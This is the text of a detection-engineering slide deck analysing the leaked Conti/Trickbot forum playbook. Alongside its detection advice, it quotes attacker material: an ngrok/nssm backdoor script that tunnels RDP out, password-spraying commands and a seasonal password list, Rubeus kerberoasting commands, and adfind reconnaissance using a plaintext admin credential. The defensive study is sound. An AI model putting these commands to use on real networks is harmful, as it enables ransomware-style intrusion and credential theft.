The Monica Bellucci Fanclub

Detection and Defense Lessons Learned from the Trickbot Forum

red canary

ME

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Detection Engineer

RED CANARY

@killamjr

- Finding cool detection rules at Red Canary
- Seen Ransomware operators doing their thing a few times.
- Air Force Cyber Warfare Operator (1B4)
- Went to Italy for an Air Force thing, came back with only four bottles, should've gotten more.
- I'm like a moth to a dumpster fire, i'm naturally drawn to badguy activity.

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Overview - Trickbot Forum

This is the forums content from MY perspective as a Detection Engineer


- Regardless of your job in InfoSec I'd highly recommend looking through yourself
- I'm pretty sure a Red Teamer, Pentester, SOC Analyst, or someone working on policy level stuff could take away some interesting context as well

Conti/Trickbot have been disbanded, why bother looking at this stuff?

- These guys scattered to other groups, so if you've got **$badguy** in your environment they'll probably use some of these same tactics/tools

Situation

- When Russia invaded Ukraine, a user named “**ContiLeaks**” dumped several internal files, mostly internal chat server logs.
- He did an interview with CNN, it appears he’s a former cyber security researcher



[‘I can fight with a keyboard’: How one Ukrainian IT specialist exposed a notorious Russian ransomware gang - CNNPolitics]

Overview - Trickbot Forum


Trickbot Forum Dumped Online

Everyone was talking about the chat logs

- What about the forum?

The Forum Had What is Basically a “PlayBook”

- Tools, with walkthroughs, command lines
- Guides for privilege escalation, exfil, etc



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Enter Google Translate

- Someone called **“TheParmak”** ran them through a translator API

README.md

conti-leaks-englished

Google and deepl translated conti leaks, which is shared by a member of the conti ransomware group. Added bulk_extractor extracted information which you can find interesting information much easily.

v1:

```
Here is the tweet this was shared: https://twitter.com/ContiLeaks/status/1498030708736073734

And here is the anonfiles link: https://anonfiles.com/VeP6K6K5xc/1_tgz
```

v2:


```
Here is the tweet this was shared: https://twitter.com/ContiLeaks/status/1498434108275494912

And here is the anonfiles links: https://anonfiles.com/T6vad0L7x5/185.25.51.173-20220226_json
                                 https://anonfiles.com/Vev6dbLbx6/185.25.51.173-20220227_json
                                 https://anonfiles.com/X0vcd8L7x8/185.25.51.173-20220228_json
```

v3:

```
Here is the tweet this was shared: https://twitter.com/ContiLeaks/status/1499099046966931459

And here is the anonfiles links: https://anonfiles.com/zfIc33Lbxf/jabber_logs_7z
```



https://github.com/TheParmak/conti-leaks-englished

Who’s Monica Bellucci?

- Some Italian Actress, she’s in The Matrix
- Her Name is in the text of the Translated Forum
- I think due to how the data was copied out of the forum
- I had to delete her name a bunch of times, it drove me nuts

```
Monica Bellucci Fan Club
    Monica Bellucci Fan Club "
    Monica Bellucci Fan Club "
Monica Bellucci Fan Club
    Monica Bellucci Fan Club "
    Monica Bellucci Fan Club "
Monica Bellucci Fan Club
    Monica Bellucci Fan Club "
    Monica Bellucci Fan Club "
bash-5.1# cat ContiForum.txt | grep -i monica | wc -l
     148
bash-5.1#
```

```
+ Quick Reply

    SMF 2.0.18 | SMF © 2020, Simple Machines
    Developed with SychO


    Vampir
    New Topics
    New replies

    Start
    Help
    Search
    Profile
    Private Messages
    Members

Monica Bellucci Fan Club

    Monica Bellucci Fan Club "
    Kill Chain "
    Privilege Escalation "
    GPP Passwords

GPP Passwords
Alter - 1 - 29
" previous topic next topic "

Pages: 1
Alter
```

So what do they use?

- A mixture of tools already on Windows (LoLBins)
  - NET, NLTEST, PowerShell (of course)
- Lots of Traditional Red Team Tools - Cobalt Strike, Rubeus, Seatbelt, SharpChrome
- Abused “sysadmin” tools, I don’t see these used much use by Red Teams
  - Rclone, ngrok, ADFind
- Remote Access Tools
  - AnyDesk, Splashtop, Atera, NetSupport, ScreenConnect

LOLBINS - misc

- **NET** Commands - Finding admins, Finding the Domain Controller
- **Nltest /dclist**, is explicitly listed, but keep an eye out for /**domain_trusts**, /**all_trusts** /**trusted_domains**, and /**whowill**, as these commands are pretty rare.
    - And common for malware bots like QBot.

Sub-Drill.sh

- Tool for Red Teams/Pentesters to find a target's subdomains.
- It's not really clear to me what they would use this for if they're already in the network, although I could see this being useful.
  a. https://github.com/Fadavvi/Sub-Drill

Cobalt Strike

- An infamous penetration testing framework
- A large portion of the stuff I went through was related to CS
- Instructions on how to setup a Cobalt Strike TeamServer
- A lot of their command line examples used the CLI in the context of being on a beacon through CS (I think so at least)

Frameworks " Cobalt Strike " TeamServer Setup


Need 2 servers + domain:
1) Ubuntu server, 16-24gb,500gb sata
2) Ubuntu server (VPS), 4gb,50gb sata

Setting up the 2 pad server:

Cobalt Strike cont'd

- They also have a section about setting up a profile to make the C2 more stealthy.
- They point to **C2Concealer** as their tool of choice (made by **Forty North**)
- Personal experience from seeing **CS** a few times: they don't always bother putting in this much effort.
- They do randomize stuff, but recognizing the most common "defaults" can find a lot
  - Ref: Introducing C2concealer: a C2 Malleable Profile Generator for Cobalt Strike
  - Ref: Randomized Malleable C2 Profiles Made Easy

Cobalt Strike



[Hunting Cobalt Strike C2 with Shodan | by Michael Koczwara | Medium]

[cobaltstrikebot]

[Cobalt Strike - Threat Detection Report - Red Canary]

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
TOR



- TOR is a tool to help anonymize internet traffic.
- The most common use is for web traffic, but Conti likes to use it to anonymize their inbound traffic.
- Primarily used to anonymize SSH and RDP traffic with some corresponding netsh firewall rules.

TOR

Threat occurred

Process spawned by services.exe
`c:\windows\google\update\googleupdates.exe` `31731c49cd9243d15a3f41e5993365b4`
`0cd166b12f8d0f4b620a5819995bbcc2d15385117799fafbc76efd8c1e906662`

> **Binary Metadata**

Command Line: `C:\Windows\Google\Update\GoogleUpdates.exe --nt-service -f C:\Windows\Google\Update\torrc.txt`

This binary is a copy of the Tor anonymizing proxy. The `--nt-service` option allows it to implement a Windows service, and it is utilizing a configuration file located at `C:\Windows\Google\Update\torrc.txt`.

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
TOR - Detection Logic

- Files renamed to TOR being written to **\appdata\roaming\tor** named '**state**', '**lock**', '**cached-microdesc-consensus**' (not necessarily under the Users folder)
- Command lines using the **-f**, option which will point to the TOR config file (usually named **torrc**)



https://manpages.debian.org/experimental/tor/tor.1.en.html

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
TOR/ngrok Backdoor Script

1. Download **TOR/ngrok** and **nssm** to windows\tmp, and rename tor to **sysmon.exe**
2. Use Not Sucking Service Manager (**nssm**) to create a service for **TOR/ngrok** binary.
3. Install **SSH** service and start both services
4. Create firewall rule to allow **SSH**



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
ngrok

- This is a tool they like to use to setup easy reverse tunnels
- Tool's intended use is to easily host a server from within a network (usually a web server)
- You can externally open any port you want (e.g. **3389** for **RDP**)
- Normally named `ngrok.exe` but their documentation renames it to `sysmon.exe`
- Look for network traffic to **ngrok.io** or **ngrok.com** "**tcp**" or "**tunnel**" domains.

https://ngrok.com/docs

ngrok

- Did I mention how easy this is to use?



1. Unzip to install

On Linux or Mac OS X you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip to extract it.

```
$ unzip /path/to/ngrok.zip
```

2. Connect your account

Running this command will add your authtoken to the default `ngrok.yml` configuration file. This will grant you access to more features and longer session times. Running tunnels will be listed on the endpoints page of the dashboard.

```
$ ngrok config add-authtoken 2FBXIgvT7xrn3t36CWH2LVI1zmP_4TMDqc3oWN1PMJw1kRii6
```

3. Fire it up

Read the documentation on how to use ngrok. Try it out by running it from the command line:

```
$ ngrok help
```

To start a HTTP tunnel forwarding to your local port 80, run this next:

https://dashboard.ngrok.com/get-started/setup

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ngrok

NGROK v2 (only official solution)

register an account through which the connection will go on the official website
https://dashboard.ngrok.com/signup
immediately request access to https://dashboard.ngrok.com/endpoints/status
on https://dashboard.ngrok.com/get-started/setup we take ngrok.exe
(https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-windows-amd64.zip) and api key
install_ngrok.ps1

Code: [Highlight].

```
function NewNgrok ($apikey, $localngrok, $localnssm) {
      if (!($apikey)) {throw "NGROK API KEY NEEDED"}
      mkdir "C:\Windows\tmp"

      if (!($localngrok) -or !(Test-path $localngrok)) {
            write-output "download ngrok"
            $clnt = new-object System.Net.WebClient
            $url =
"https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-windows-amd64.zip"
            $file = "C:\Windows\tmp\ngrok.zip"
            $clnt.DownloadFile($url,$file)
      } else {
            $file = $localngrok
      }

      $shell_app=new-object -com shell.application
      $zip_file = $shell_app.namespace($file)
      $destination = $shell_app.namespace("C://Windows\tmp\")
      $destination.Copyhere($zip_file.items())

      sleep 20

      if (!($localnssm) -or !(Test-path $localnssm)) {
      $shell_app=new-object -com shell.application
      $zip_file = $shell_app.namespace($file)
      $destination = $shell_app.namespace("C:\Windows\tmp")
      $destination.Copyhere($zip_file.items())


      Rename-Item -Path "C:\Windows\tmp\ngrok.exe" -NewName "sysmon.exe"


@"
authtoken: $apikey
tunnels:
   default:
       proto: tcp
       addr: 3389
"@ > "C:\Windows\tmp\config.yml"



      cd "C:\Windows\tmp\nssm-2.24\win64"
      .\nssm.exe install sysmon C:\Windows\tmp\sysmon.exe start --all
--region us --config "C:\Windows\tmp\config.yml" --log "false"

      Start-Service sysmon
```

Process spawned by nssm.exe
`c:\windows\tmp\sysmon.exe` `074863c3352d6dda17dcb8bdc6a8929f3e625e20d7f00b6d5121bb0a71cfa61f92d658bcd61af2cf5397e0ae28f4ba56`

Binary Metadata

Command Line: `"C:\Windows\tmp\sysmon.exe" start --all --region us --config=C:\Windows\tmp\config.yml`

This binary is a renamed instance of the `Ngrok` network tunneling tool.

Outbound tcp network connection by sysmon.exe to
`tunnel.us.ngrok[.]com (3.12.62[.]205:443 )`

Remote Access Tools

- Their documentation mostly calls out using AnyDesk, but there are tons of possible options here.
- Look for remote access tools that are not standard to your environment, or outside of their expected folders (e.g. program files).
- Most “legit” RATs have accompanying network traffic to their creator for updates
    a. Remote access tool or trojan? How to detect misbehaving RATs

AnyDesk ATERA NetSupport School

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SharpChrome

- **SharpChrome** is basically a tool that lets them dump passwords and other credentials from chrome.
- They'll usually directly use these passwords, or use them as input into "**Invoke-SMBAutoBrute**"

Usage

```
Usage:
    .\SharpChromium.exe arg0 [arg1 arg2 ...]

Arguments:
    all       - Retrieve all Chromium Cookies, History and Logins.
    full      - The same as 'all'
    logins    - Retrieve all saved credentials that have non-empty passwords.
    history   - Retrieve user's history with a count of each time the URL was
                visited, along with cookies matching those items.
    cookies [domain1.com domain2.com] - Retrieve the user's cookies in JSON format.
                                        If domains are passed, then return only
                                        cookies matching those domains. Otherwise,
                                        all cookies are saved into a temp file of
                                        the format ""%TEMP%\$browser-cookies.json""
```

https://github.com/djhohnstein/SharpChromium

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LOLBINS - PowerShell

- **PowerView** - Invoke-ShareFinder
  - **PowerView**, in general, helps an attacker with domain enumeration and recon.
- **Empire** - **Invoke-Kerberoast**
- **Shellntel** - **Invoke-SMBAutoBrute**
  - **Conti** seems to rely on this tool heavily when trying to find new users to escalate/pivot into.
- **NetSPI** - **PowerUpSQL**

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LOLBINS - PowerShell

4. In the script source code specify the domain in which the script will run

- line $context = new-object System.DirectoryServices.ActiveDirectory.DirectoryContext("Domain", "shookconstruction.com")

5. Import and run the script
    a. powershell-import /tmp/Fast-Guide/Invoke-SMBAutoBrute.ps1
    b. psinject 4728 x86 -UserList "C:\ProgramData\admins.txt" PasswordList "Password1, Welcome1, 1qazXDR%+" -LockoutThreshold 5 -ShowVerbose
    c. 4728 is the current pid in this case, and x86 is its bit size
    d. The list of passwords consists of one which we have "found" and two from the list of popular passwords
6. Watch the progress of the script and see the result

Success! Username: Administrator. Password: 1qazXDR%+
Success! Username: CiscoDirSvcs. Password: 1qazXDR%+.

We've scrambled two domain administrators.

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LOLBINS - PowerShell

We also recommend using password lists based on seasons and the current year. Considering that passwords change every three months, you can take a "reserve" to generate such a list. For example, in August 2020 we create the following list

June2020
July2020
August20
August2020
Summer20
Summer2020
June2020!
July2020!
August2020!
August2020!
Summer2020!
Summer2020!

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Rubeus/Kerberoasting

- Rubeus is a C# toolset for raw Kerberos interaction and abuses.
- They use this to dump hashes for users to crack later in hashcat
- They usually do this from an off-domain machine
- You should still look for it on hosts
- Good Red Canary blogpost on Kerberoasting - Marshmallows & Kerberoasting

https://github.com/GhostPack/Rubeus

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Rubeus/Kerberoasting

Kill Chain " Privilege Escalation " Kerberoasting

From cobalt >
execute-assembly /home/user/txt/edu/Fast-Guide/Rubeus.exe kerberoast /ldapfilter:'admincount=1' /format:hashcat /outfile:C:\ProgramData\hashes.txt

From under the vpn of your machine:

Performing a kerberoasting attack via VPN from a non-domain machine with VPN creds
kerberoast remote from non-domain machine with domain user creds:
1. Rubeus.exe kerberoast /dc:wesads15.wes.local /ldapfilter:'admincount=1' /format:hashcat /outfile:C:\ProgramData\hashes.txt /creduser:domain.local\username /credpassword:UserPass!

Asreproast remote from non-domain machine with domain user creds:
2. Rubeus.exe asreproast /format:hashcat /outfile:C:\ProgramData\asrephashes.txt /dc:dc.domain.local /creduser:domain.local\username /credpassword:UserPass!

As you can see we do the same as in the usual attack, we just add 3 new attributes:
/dc: - specify the domain controller
/creduser: - username of the domain user we are launching from
/credpassword: - password of the domain user we are launching from

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ADFind


- Command line Active Directory query tool
- Their guides around commands to use and parsing command output are extensive
- Usually one of the first tools I see with QBot and other droppers

adf.bat - Notepad

File Edit Format View Help

```
cd /d "C:\Users\SVC-DA~1\AppData\Local\Temp\10\tmp$\Downloads"
adfind.exe  -f "(objectcategory=person)" > ad_users.txt
adfind.exe  -f "objectcategory=computer" > ad_computers.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
adfind.exe -sc domainlist > domainlist.txt
adfind.exe -sc dcmodes > dcmodes.txt
adfind.exe -sc adinfo > adinfo.txt
adfind.exe -sc dclist > dclist.txt
adfind.exe -sc computers_pwdnotreqd > computers_pwdnotreqd.txt
```

https://thedfirreport.com/2020/05/08/adfind-recon/



https://www.joeware.net/freetools/tools/adfind/

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ADFind

Kill Chain " Initial Access " AdFind Guide

Code: [Highlight].

```
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up
9088JodyLynn7 -f "(objectcategory=person)" > ad_users.txt
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up
9088JodyLynn7 -f "objectcategory=computer" > ad_computers.txt
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up
9088JodyLynn7 -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up
9088JodyLynn7 -sc trustdmp > trustdmp.txt
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up
9088JodyLynn7 -subnets -f (objectCategory=subnet) > subnets.txt
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up
9088JodyLynn7 -f "(objectcategory=group)" > ad_group.txt
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up
9088JodyLynn7 -gcb -sc trustdmp > trustdmp.txt
```

Adfind survey with LOGIN PASS DOMAIN WITHOUT CONTEXT FROM NETWORK/VPN

You can remove this:
Code: [Highlight]

```
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up
9088JodyLynn7 -sc trustdmp > trustdmp.txt
```

The edge command overwrites anyway.

If you do not know who this person is after the survey, see adfind + check linkedin (section below).

So 2-3-5 accounts in the end, you get out of the domain admins and question each and should have an idea who it is. As a result, 1-2-3 accounts are found who can be an administrator.

Option #2:
Let's turn into home analysts - look at Adfind.
We are interested in adfind_groups file
We go in, see a bunch of text.
Press Ctrl + F (Notepad2 / Geany).
Type in

```
dn:CN=
```

And button Find All in the current document.

The output is EXACTLY the following (I cut out a chunk and left 10-20 lines, usually there are 100 to 10,000 lines)

```
adfind_groups:3752:
dn:CN=SQLServer2005SQLBrowserUser$TRUCAMTLDC,CN=Users,DC=domain,DC=com
adfind_groups:3775: dn:CN=clubsocial,CN=Users,DC=domain,DC=com
adfind_groups:3800: dn:CN=Signature Intl-Special,OU=Groups,OU=Infra,DC=domain,DC=com
adfind_groups:3829: dn:CN=FIMSyncAdmins,CN=Users,DC=domain,DC=com
